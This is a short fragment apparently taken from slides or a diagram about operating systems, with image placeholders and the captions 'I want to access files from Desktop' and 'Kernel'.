
I want to
access files
from Desktop





Kernel

